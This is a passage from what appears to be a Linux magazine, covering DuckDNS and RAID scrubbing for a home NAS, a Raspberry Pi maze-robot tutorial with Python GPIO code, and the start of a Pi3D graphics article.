Since your external IP address is likely to change you'll want to set up a dynamic DNS using a service such as DuckDNS, dyndns or no-ip. These services enable you to run a script or client program on your machine which will update the DNS mapping for your IP address. By setting up a *cron* job to run this periodically your machine will always be accessible by a constant domain name. Signing up to any of these services is straightforward, but DuckDNS enables you to update things by a simple script, which befitting of the Arch KISS philosophy. Follow the instructions in the box (*see the bottom of the page*) to get it set up.

For the most part, your RAID will take care of itself. But keep an eye on **/proc/mdstat** – an entry like [UUUU] implies that everything is working fine, if a drive fails then you will instead get an F in this list. You can also get lots of information from:

```
# mdadm --detail /dev/md0
```

Those who prefer to go for a more hands-on approach will enjoy regularly 'scrubbing' their array. (There's nothing wrong with that after all.) This will check for any inconsistencies between the data and parity blocks, and will go on to try to repair them automatically.

To initiate a scrub:

```
# echo check > /sys/block/md0/md/sync_
action
```

This will take a while, the **mdstat** file will track its progress, but if you want to cancel it at any time then you'll need to run:

```
# echo idle > /sys/block/md0/md/sync_action
```

There's so much more you could do with your NAS, but we've run out of space this time to write more. Why not write to us and tell of your NAS-related adventures? ■

DuckDNS setup

You can sign up to the DuckDNS service at **www.duckdns.org** using Twitter, Facebook, Reddit or Google+. If you are an off-grid sort, then you'll need to decide which is the lesser of these four evils and create a special account. Change to the lxfraid user and create our DuckDNS updater script:

```
# su lxfraid
$ mkdir ~/duckdns
$ cd duckdns
$ nano duck.sh
```

Enter the following, replacing the domains and token appropriately.

```
echo url="https://www.duckdns.org/
update?domains=your_domain&token=your_
token&ip=" | curl -k -o ~/duckdns/duck.log -K -
```

Then make it executable and give it a test run:

```
$ chmod 700 duck.sh
$ ./duck.sh
```

You should get some output from *curl*, and hopefully the **duck.log** file should now contain the encouraging text **OK**. To run this automagically, you'll need to install a *cron* daemon, let's use the simple **cronie**

```
# pacman -S cronie
```

The next command (reverting to the **lxfraid user**) will open an empty crontab (using the *nano* editor so as not to induce any inevitable *vi*-rage):

```
$ EDITOR=nano crontab -e
```

Add the following line to run **duck.sh** every five minutes:

```
*/5 * * * * ~/duckdns/duck.sh >/dev/null 2>&1
```



more from your Mac

Try the new issue of MacFormat free* in the award-winning app!

bit.ly/macformatipad


Available on the App Store

Packed with practical tutorials and independent advice – discover why MacFormat has been the UK's best-selling Apple magazine for seven years!

* New app subscribers only

Raspberry Pi ROBOTICS

Break out your Raspberry Pi and start a new robot civilization that is three laws safe.



Robots have been a staple of science fiction since the 1950s, with towering silver bodies bringing doom to the human race on countless occasions. But in reality robots have been working with us in our factories, under the sea and in space. Wherever there is a job too dangerous for human beings a robot can be found.

But robots are no longer just an expensive tool for factories and the rich. Thanks largely to low cost development platforms, such as the Raspberry Pi, we can bring robots into our daily lives and more importantly into our schools. Building robots is a fun and rewarding experience and covers many different skills in one project, such as building, programming and electronics.

> "Building robots is a fun and rewarding experience and covers many different skills."

To program the robot we use Python, which has been widely adopted as the main language for teaching children to code in the UK. The Raspberry Pi Foundation has worked hard to ensure that Python is the leading language for Pi-based projects. Building the robot requires

us to either select a kit of parts from many of the online retailers, which is what we have done in this feature. Or we could create our own solution from a plethora of components on the market.

The electronics of the robot are the various connections made to the robot hardware via the Raspberry Pi GPIO (General Purpose Input/Output) pins. Which in this case interact with a motor control board and an ultrasonic sensor. When plugged into the Raspberry Pi these components become extensions of our Pi and enable us to dive into the world of physical computing.


Children, and adults alike, need exciting projects to help keep their focus, and this is where robots, Python and Raspberry Pi meet. Using the Raspberry Pi and a few cost effective components we can build a simple robot that will attempt to find its way out of a maze using only around 80 lines of Python code. By the end of this feature you will have your first robot ready to explore the world.

The Ryanteck motor control board is a fantastically simple board to use, but first it requires soldering together. You can purchase a pre-soldered board for only a few pounds more, and this is recommended if you are new to soldering. Ryanteck sells the motor control board as part of a robot kit, and this is the most cost effective method to gather all of the parts needed.

The board is relatively straightforward to assemble and Ryan has a great series of instructions at **http://ryanteck.uk/rtk-000-001-assembly** which are easy to follow. The included chassis is also easy to work with and Ryan has a series of instructions via his website that you should follow but feel free to adapt to meet your needs. A top tip is when attaching components such as the battery box and USB power, use Blu-tack (or any other type of temporary adhesive) to secure them in place.

3.3V	1	2	5V
I2C1 SDA	3	4	5V
I2C1 SCL	5	6	GROUND
GPIO4	7	8	UART TXD
GROUND	9	10	UART RXD
GPIO 17	11	12	GPIO 18
GPIO 27	13	14	GROUND
GPIO 22	15	16	GPIO 23
3.3V	17	18	GPIO 24
GPIO 10 MOSI	19	20	GROUND
GPIO 9 MISO	21	22	GPIO 25
GPIO 11 SCLK	23	24	GPIO 8
GROUND	25	26	GPIO 7

The GPIO pin layout has two layouts: a logical layout called 'Board', and the 'Broadcom BCM' layout. For reference we used the BCM GPIO reference.



The ultrasonic sensors used with our robot are similar to parking sensors in modern cars.

Python code

To control the hardware which makes up the physical side of our project we need software in the form of Python code that will provide a sequence of steps for our robot to follow. A simple robot would be programmed so that it would be able to move forwards, backwards, turn left and turn right, with these commands placed into a sequence that the robot would follow.

To trigger the sequence we are using an ultrasonic sensor which gives our robot vision. Using pseudocode, which is a tool to write down how a program will behave in an easy to understand manner, let's examine the sequence.

```
Import any modules that we require
Create any variables
Set up Raspberry Pi GPIO
Create function to handle the ultrasonic sensor
Create functions to handle motor control
Create an infinite loop
Call the ultrasonic function to measure the distance from an object
Create a conditional statement
If distance from robot to object is greater than 10cm, go forward
Else If the distance from the robot to object is less than 10cm, turn right
```

So let's start with our run through of the code, and first of all we look at modules.


Modules are external libraries of Python code that can be easily imported into your project. For example we use the RPi.GPIO module to enable our project to use the GPIO pins of our Raspberry Pi. To import a module, for example the time module, we can simply use the **import** command. In our code we have two imports: one is for time, the other is for the GPIO functionality.

```
import RPi.GPIO as GPIO
import time
```

You'll notice that the time module has been imported differently from the RPi.GPIO module. Using the 'as' method we can rename a module to make it easier to work with, in this case shortening RPi.GPIO to GPIO. This will prove handy throughout our code later in the project.

Next, we see three variables, one of which is a special type of variable – a global variable called **distance**. Global variables are special types of variables that can be used both inside and outside of functions (which we will cover later in this project). Our other two variables are **echo** and **trigger**, and they store the GPIO pin numbers used for our ultrasonic sensor.

```
global distance
```



Resistors look small but play a big part in protecting your Pi from too much power.

Hardware hacks

```
trigger = 11
echo = 8
```

Now let's turn to setting up the GPIO pins. All Raspberry Pi models have two GPIO pin mapping layouts: a logical pin numbering system called BOARD and another called BCM. BCM is an abbreviation of Broadcom, which is the company behind the system on a chip (SoaC) that the Raspberry Pi uses. BCM layout is not a logical layout; rather it breaks out the relevant paths from the SoaC to the GPIO enabling us to use them.

In this project we will use the BCM layout as directed by the Ryanteck documentation.

```
GPIO.setmode(GPIO.BCM)
```

Whether you use BOARD or BCM you can still use the GPIO in your projects, but first you must set up what each pin in our project will do. For example:

```
GPIO.setup(17, GPIO.OUT)
```


This instructs our project that pin 17 is to be set up as an output, by which we mean that current will flow from the pin to the Ryanteck motor control board.

Rather than use hard-coded numbers, we can also use variables to store the pin number, and we do this in our project with the **echo** and **trigger** variables.

```
GPIO.setup(echo, GPIO.IN)
GPIO.setup(trigger, GPIO.OUT)
GPIO.setup(17, GPIO.OUT)
GPIO.setup(18, GPIO.OUT)
GPIO.setup(22, GPIO.OUT)
GPIO.setup(23, GPIO.OUT)
```

Crime and pin-ishment

The Ryanteck board uses four pins on the GPIO to communicate with the motors on the underside of our chassis. These pins are 17, 18, 22 and 23. Typically 17 and 18 will be linked to the left motor, and 22 and 23 will be for the right. The left motor is connected to M1 on the board and the right to M2.



Motors come in various shapes and sizes, from a slow 298:1 geared motor to the large and speedy DC motors used in our project.

With the setup complete now we create a series of functions that will contain all of the code necessary to perform certain tasks. The first function to address is our ultrasonic range finder.

Ultrasonic sensors work by firing an ultrasonic pulse of sound towards an object and then waiting to receive the pulse back. The time taken is then used to calculate the distance between the sensor and object. In our code we first define the name of the function and note that it requires an argument, which in this case is **sensor**, a variable that will be used to identify the sensor, enabling multiple sensors to be used in future projects. We also reference the 'global distance' variable that we earlier created.

```
def ultra(sensor):
    global distance
```


Now we create the start of a conditional statement, in this case **if...else**. We start with "if the sensor argument equals zero wait for 0.3 seconds", allowing the ultrasonic sensor time to 'settle'. We then instruct the trigger pin to turn on and send a current to the ultrasonic sensor for 0.00001 of a second, just enough time for a quick pulse. We then turn off the trigger pin, stopping the pulse.

```
    if sensor == 0:
        time.sleep(0.3)
        GPIO.output(trigger, True)
        time.sleep(0.00001)
        GPIO.output(trigger, False)
```

When a pulse is sent, the sensor waits for an echo pulse to be received, and while there is no pulse received the code uses the following logic: while there is no pulse, set the variable **signaloff** to the current time using the function **time.time()**. But when an echo is received, the variable **signalon** will store the time that the pulse was received.

```
        while GPIO.input(echo) == 0:
          signaloff = time.time()
        while GPIO.input(echo) == 1:
          signalon = time.time()
```

Now we need to do a little GCSE maths to work out how far away an object is. We first create a variable called **timepassed**, and in there we store the answer to the sum **signalon minus signaloff**. Once we have this answer we then create another variable called **distance**, which is our global variable, and this stores the answer to the sum **timepassed multiplied by 17000**. Why 17000, you ask? 17000 is half of the speed of sound (cm/s), as we only need to know how long it takes to receive an echo from an object we halve



Unlike other boards the Ryanteck board requires no specialist Python modules, which makes it the ideal choice for mid-range projects.

34000 to 17000 to give us this figure. Lastly we return the distance, which prints the **distance** variable in the shell output.

```
    timepassed = signalon - signaloff
    distance = timepassed * 17000
     return distance
```

Finally we close the **if** statement and move on to the **else** part of the condition. **Else** is used if the first condition is false. We simply print 'Error' on the screen and repeat the process.

```
  else:
    print "Error."
```

Our other functions handle the control of the motors attached to the control board.

Pull together

To go forward we need to instruct both motors to work together and in the same direction, and for our wiring setup we used pins 17 and 23 for our motors. To turn them on we use the number 1, which refers to both True and High in programming logic. We then wait for one second, which is enough time for the robot to move a few centimetres. Then we turn off pins 17 and 23 using 0, which signifies False and Low.

```
def forward():
        GPIO.output(17,1)
        GPIO.output(23,1)
        time.sleep(1)
        GPIO.output(17,0)
        GPIO.output(23,0)
```

The above function can be replicated to handle turning the robot. It requires a little tweak to enable the robot to turn on the spot in a similar fashion to a tank. Here is the code to turn left.

```
def left():
        GPIO.output(17,0)
        GPIO.output(18,1)
        GPIO.output(22,0)
        GPIO.output(23,1)
        time.sleep(1)
        GPIO.output(17,0)
        GPIO.output(18,0)
        GPIO.output(22,0)
        GPIO.output(23,0)
```

Getting the correct combination of motors to turn on and off can be a little tricky, as each motor can work in two directions. Tinkering is required for the best results.


> **"We can add sound sensors that enable our robot to react to sound and run away."**

Our last section of code is rather simple but effective. It starts off with an infinite loop and then calls the function that we created earlier to measure the distance from the robot to an obstacle. If the distance between the robot and the object is greater than 10cm then the robot will use the **forward** function to move forward, but if the distance is less than 10cm then the robot will attempt to turn right in hope of escape.

```
while True:
        ultra(0)
        if distance > 10:
                forward()
        elif distance < 10:
                right()
```

So now we have a robot ready to find its way out of a maze, but how far can we take this project? The answer, to nick a cheesy line from *Rocky Balboa*, is "if you're willing to go through all the battling you got to go through to get where you want to get, who's got the right to stop you?" From this simple platform we can add further sensors such as line sensors which enable our robot to follow a line on the floor, used heavily in the manufacturing industry. We can add sound sensors that enable our robot to react to sound and run away. We can stream video live from our robot to the internet and add remote controls via a simple web page.


Robotics is a great platform to learn with as the sky is the limit – literally: you could build a Pi-powered drone aircraft. Enjoy your new robot – you could even call it Ii'l Arnie. ■



Our robot has two wheels that provide motion and a further front trolley wheel to stabilise the robot.

Pi3D

Discover that 3D graphics with Python and Pi3D on the Pi can be as easy as pie to play with.



Despite its itsy-bitsy form factor and notwithstanding its fairly low CPU power, the Pi is blessed with some workman-like graphics hardware. Specifically, the Broadcom VideoCore IV is a dual-core affair, supporting OpenGL ES 2.0 and hardware decoding of 1080p 30fps h.264 video. All well and good, but what is OpenGL ES and how can we use it to make pretty graphics? Good questions, dear reader, and it so happens that this article is devoted to their answers.

OpenGL has bindings available for many languages, but using these directly is not for the feint of heart – programming in OpenGL is not really anything like programming in Python. Fortunately for the pythonistas, there are a few options to avail yourself of all the 3D goodness without having to conformally map your brain around so many alien concepts. For example, there is Intel's Clutter using Cogl as a backend [*see Linux Format 133*]. This is still a popular way to do things, surfaces are abstracted to Stages, and things that move about on a Stage become Actors. Clutter can even work without an X server, which is great for lightweight demos. It does, however, need to be patched and recompiled in order to use OpenGL ES, which you can read about on the Rasberry Pi website (**http://bit.ly/ClutterandCoglonPi**).

> **"For the pythonistas, there are a few options to avail yourself of all the 3D goodness."**

You'll be pleased to learn, however, that there's an even easier way to harness the Pi's 3D power, thanks to the sterling work of Tim Skillman, Paddy Gaunt and Tom Ritchford.

Back in 2011, Skillman posted some experimental code to the Raspberry Pi forums and, met with encouragement and enthusiasm, before long the project



Buckfast Abbey: Remember, 'Tonic' does not imply health-giving or medicinal properties.

blossomed. You can read the official release here: **www.raspberrypi.org/pi3d**. But by now you're probably itching to get started, so follow the instructions (*see Installing Pi3D On Raspbian, below*) and you'll be all set.

